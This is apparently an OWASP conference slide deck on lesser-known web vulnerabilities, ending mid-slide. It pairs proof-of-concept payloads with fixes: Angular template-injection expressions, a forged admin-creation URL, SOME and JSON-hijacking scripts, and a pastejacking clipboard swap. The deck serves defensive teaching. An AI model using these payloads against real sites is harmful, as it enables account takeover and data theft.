Less Known Web Application Vulnerabilities

Ionut Popescu – Senior Application Security Engineer
1&1 Internet Development Romania

OWASP
The Open Web Application Security Project

About me

- Ionut Popescu
- Senior Application Security Engineer @ 1&1 Internet Development Romania
- Administrator @ RST Forums (https://rstforums.com/)
- Speaker @ Defcon, OWASP, Defcamp
- OSCP, OSWP, CISSP

OWASP
The Open Web Application Security Project

Common Web Application Vulnerabilities

- Cross Site Scripting
- Cross Site Request Forgery
- SQL Injection
- Path Traversal
- File Inclusion
- Open Redirect
- Insecure Direct Object References

OWASP
The Open Web Application Security Project

Less Known Web Application Vulnerabilities

- PHP Object Injection*
- Java deserialization*
- Expression Language Injection*
- NoSQL Injection*
- XML External Entities*
- XPATH Injection*
- LDAP Injection*
- Web Cache Deception Attack*
- Host Header Injection*
- HTTP Header Injection*
- HTTP Parameter Pollution*
- DNS Rebinding*
- Client Side Template Injection*
- CSS Injection*
- CSS History Hijacking*
- Path-Relative Stylesheet Import*
- Reflective File Download*
- JSONP Injection*
- Session fixation*
- Session puzzling*
- Password Reset MitM Attack*
- ECB/CBC Crypto tokens*
- Padding oracle attack*
- Server Side Request Forgery*
- SMTP Command Injection*
- On Site Request Forgery*
- Cross Site Script Inclusion*
- XSSJacking*

Client Side Template Injection

```
<html ng-app>
<head>
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.7/angular.js">
</script>
</head>
<body>
<p>
<?php
$q = $_GET['q'];
echo htmlspecialchars($q,ENT_QUOTES);?>
</p>
</body>
</html>
```

```
{{toString.constructor.prototype.toString=toString.constructor.prototype.call;
["a","alert(1)"].sort(toString.constructor);}}
```

```
{{constructor.constructor('alert(1)')()}}
```

http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html

OWASP
The Open Web Application Security Project

How to fix?

- From server-side, do not embed user input into client side templates
- Filter template expression syntax

On Site Request Forgery

```
POST /submit.php
Content-Length: 34

type=question&name=daf&message=foo
```

```
<tr>
  <td><img src="/images/question.gif"></td>
  <td>daf</td>
  <td>foo</td>
</tr>
```

```
../admin/newUser.php?username=daf2&password=0wned &role=admin#
```

http://blog.portswigger.net/2007/05/on-site-request-forgery.html

OWASP
The Open Web Application Security Project

How to fix?

- Remove special characters such as ? & =
- Do not use GET method to perform actions
- Do not place user supplied data inside <img>, <video>, <iframe> etc.

Path Relative Stylesheet Import

Webpages can use path-relative links to load content from nearby folders. For example, say a browser loads

```
http://example.com/phpBB3/viewforum.php?f=2
```

and this page uses the following statement to import an external stylesheet:

```
<link href="styles/prosilver/theme/print.css" rel="stylesheet"
type="text/css"/>
```

```
http://example.com/phpBB3/viewforum.php/anything/here?f=2
```

Parsing URLs is tricky, and web browsers are oblivious to this feature so they will misinterpret this URL as referring to a file called 'here' in the '/phpBB3/viewforum.php/anything/' folder and attempt to import the following page as a stylesheet:

```
http://example.com/phpBB3/viewforum.php/anything/styles/
prosilver/theme/print.css
```

```
http://example.com/phpBB3/search.php/%0A{}*{color:red;}///
```

which returns:

```
<link rel="alternate" type="application/atom+xml" title="Feed -
yourdomain.com" href="http://example.com/phpBB3/search.php/
{}*{color:red;}//styles/prosilver/theme/feed.php" />
```

http://blog.portswigger.net/2015/02/prssi.html


OWASP
The Open Web Application Security Project

How to fix?

- Use X-Frame-Options and X-Content-Type-Options
- Set modern <!doctype html>
- Do not use relative paths

Race conditions

- *Like*
- *Send money*
- *Withdraw money*



00:00 – Request
00:01 – Check if liked
00:02 – Update likes
00:03 – Update “liked”
00:04 – Response

Request -> [Process Time] -> End
Request1, Request 2, Request 3… -> [Process Time] -> End

https://github.com/sakurity/racer


OWASP
The Open Web Application Security Project

How to fix?

- Depending on the problem (e.g. locking, check transaction)

Session fixation

“Does this page work to you?”
https://legitimate-website.com/;jsessionid=3133700cc00ffee
[Login]



https://www.owasp.org/index.php/Session_fixation

OWASP
The Open Web Application Security Project

How to fix?

- Do not use user-supplied session ID as a new session
- Do not use session ID in URL

Session puzzling

Session Puzzles are application-level vulnerabilities that can be exploited by overriding session attributes.

https://deepsec.net/docs/Slides/2013/DeepSec_2013_Shay_Chen_-_The_Boomerang_Effect_-_Using_Session_Puzzling_To_Attack_Apps_From_The_Backend.pdf

OWASP
The Open Web Application Security Project

How to fix?

- Use different objects for different parts of the application

Password reset Man in the Middle attack

Case:

- User has an account on a system which allows security questions for password reset




Fig. 1: Basic PRMitM attack illustration. In this example, the email service provider challenges the attacker with a CATPCHA and a security question.

https://blog.acolyer.org/2017/06/21/the-password-reset-mitm-attack/

OWASP
The Open Web Application Security Project

How to fix?

- Good security questions (contacts, user actions…)
- Password reset via SMS

Cross-Site Script Inclusion

Cross-Site Script Inclusion (XSSI), designates a kind of vulnerability which exploits the fact that, when a resource is included using the script tag, the SOP doesn't apply, because scripts have to be able to be included cross-domain. An attacker can thus read everything that was included using the script tag.

```
var privateKey = "-----BEGIN RSA PRIVATE KEY-----\
MIIEpQIBAAKCAQEAxaEY8URy0jFmIKn0s/WK6QS/DusEGRhP4Mc2Owb1FQkKXHOs\
XYfbVmUCySpWCTsPPiKwG2a7+3e5mq9AsjCGvHyyzNmdEMdXAcdrf45xPS/1yYFG\
0v8xv6QIJnztMl18xWymaA5j2YGQieA/UNUJHJuvuvIMkZYkkeZlExszF2fRSMJH\
```

```
<head>
  <title>Regular XSSI</title>
  <script src="https://www.vulnerable-domain.tld/script.js"></script>
</head>
<body>
  <script>
    alert(JSON.stringify(keys[0]));
  </script>
</body>
```

https://www.scip.ch/en/?labs.20160414


OWASP
The Open Web Application Security Project

How to fix?

- Never place sensitive/dynamic content inside JavaScript files

JSONP Injection

JSONP comes from JSON with Padding and it was created in order to bypass common restrictions such as Same-origin Policy which is enforced for XMLHttpRequest (AJAX requests).




https://securitycafe.ro/2017/01/18/practical-jsonp-injection/

OWASP
The Open Web Application Security Project

How to fix?

- Do not use JSONP

Same Origin Method Execution



PoC:

@Main Page:

```
<script>
function startSOME() {
 window.open("step1.html");
 location.replace("http://www.vulnerable-domain.com/privateAlbum");
}
document.body.addEventListener("click",startSOME); //Popup Blocker trick
</script>
```

@step1.html:

```
<script>
function waitForDOM() {
      location.replace("http://www.vulnerable-domain.com/flash-plugin.swf?callback=opener.document.body.privateAlbum.firstChild.nextElementSibling.submit");
}
setTimeout(waitForDOM,3000);
</script>
```

http://www.benhayak.com/2015/06/same-origin-method-execution-some.html

OWASP
The Open Web Application Security Project

How to fix?

- Do not use callbacks
- Whitelist callbacks


JSON Hijacking

Some browser vulnerabilities (or features), allow attackers to gain information via JavaScript.

```
HTTP/1.1 200 OK
Content-Type: text/csv
Content-Disposition: attachment; filename="a.csv"
Content-Length: 13

1,abc,def,ghi
```

```
<!-- set an error handler -->
<SCRIPT>window.onerror = function(err) {alert(err)}</SCRIPT>
<!-- load target CSV -->
<SCRIPT src="(target data's URL)"></SCRIPT>
```




```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Disposition: attachment; filename="a.json"
Content-Length: 39

{"aaa":"000", "bbb":"111", "ccc":"222"}
```

```
<!-- set an error handler -->
<SCRIPT>window.onerror = function(err) {alert(err)}</SCRIPT>
<!-- load target JSON -->
<SCRIPT src="(target data's URL)" charset="UTF-16BE"></SCRIPT>
```

https://www.mbsd.jp/Whitepaper/xssi.pdf

JSON Hijacking – User controlled data

<script src="http://subdomain1.portswigger-labs.net/utf-16be/without_proxies/json.php" charset="UTF-16BE"></script>

```
{"abc":"abcdsssdfsfds","a":"<?php echo mb_convert_encoding("=1337;for(i in
window)if(window[i]===1337)alert(i.replace(/./g,function(c)
{c=c.charCodeAt(0);return
String.fromCharCode(c>>8,c&0xff);}));setTimeout(function(){for(i in window)
{try{if(isNaN(window[i])&&typeof
window[i]===/number/.source)alert(i.replace(/./g,function(c)
{c=c.charCodeAt(0);return String.fromCharCode(c>>8,c&0xff);}))}catch(e)
{}}});++window.", "UTF-16BE")?>a":"dasfdasdf"}
```

```
{"abc":"abcdsssdfsfds","a":"
```

http://blog.portswigger.net/2016/11/json-hijacking-for-modern-web.html

How to fix?

- User hard-to-guess parameters in the URL
- Require custom HTTP headers (for JS requests)

Reflected File Download

Attackers can build malicious URLs which once accessed, download files, and store them with any desired extension, giving a new malicious meaning to reflected input, even if it is properly escaped.




Figure 3 – Input from the "bar" parameter is reflected in the response

https://drive.google.com/file/d/0B0KLoHg_gR_XQnV4RVhlNl96MHM/view

OWASP
The Open Web Application Security Project


How to fix?

- Use exact URL mapping
- Check paper for more suggestions

OWASP
The Open Web Application Security Project

Server Side Request Forgery

Web applications can trigger inter-server requests, which are typically used to fetch remote resources such as software updates, or to import data from a URL or other web applications. While such inter-server requests are typically safe, unless implemented correctly they can render the server vulnerable to Server Side Request Forgery.




https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/

OWASP
The Open Web Application Security Project

How to fix?

- Whitelist allowed domains and protocols

DNS Rebinding



https://www.youtube.com/watch?v=Q0JG_eKLcws

OWASP
The Open Web Application Security Project

How to fix?

- Strong authentication for services
- Verify Host header
- Add TLS (verify certificate)

PasteJacking

Copy the text below and run it in your terminal for totally not evil things to happen.

```
echo "not evil"
```

```
document.addEventListener('keydown', function(event) {
    var ms = 800;
    var start = new Date().getTime();
    var end = start;
    while(end < start + ms) {
        end = new Date().getTime();
    }
    copyTextToClipboard('echo "evil"\n');
});
```

```
[redacted]L:~ ionut$ echo "evil"
evil
[redacted]:~ ionut$
```


https://github.com/dxa4481/Pastejacking

OWASP
The Open Web Application Security Project

How to fix?

- Do not trust Copy/Paste from websites

XSSJacking




```
<html>
    <head>
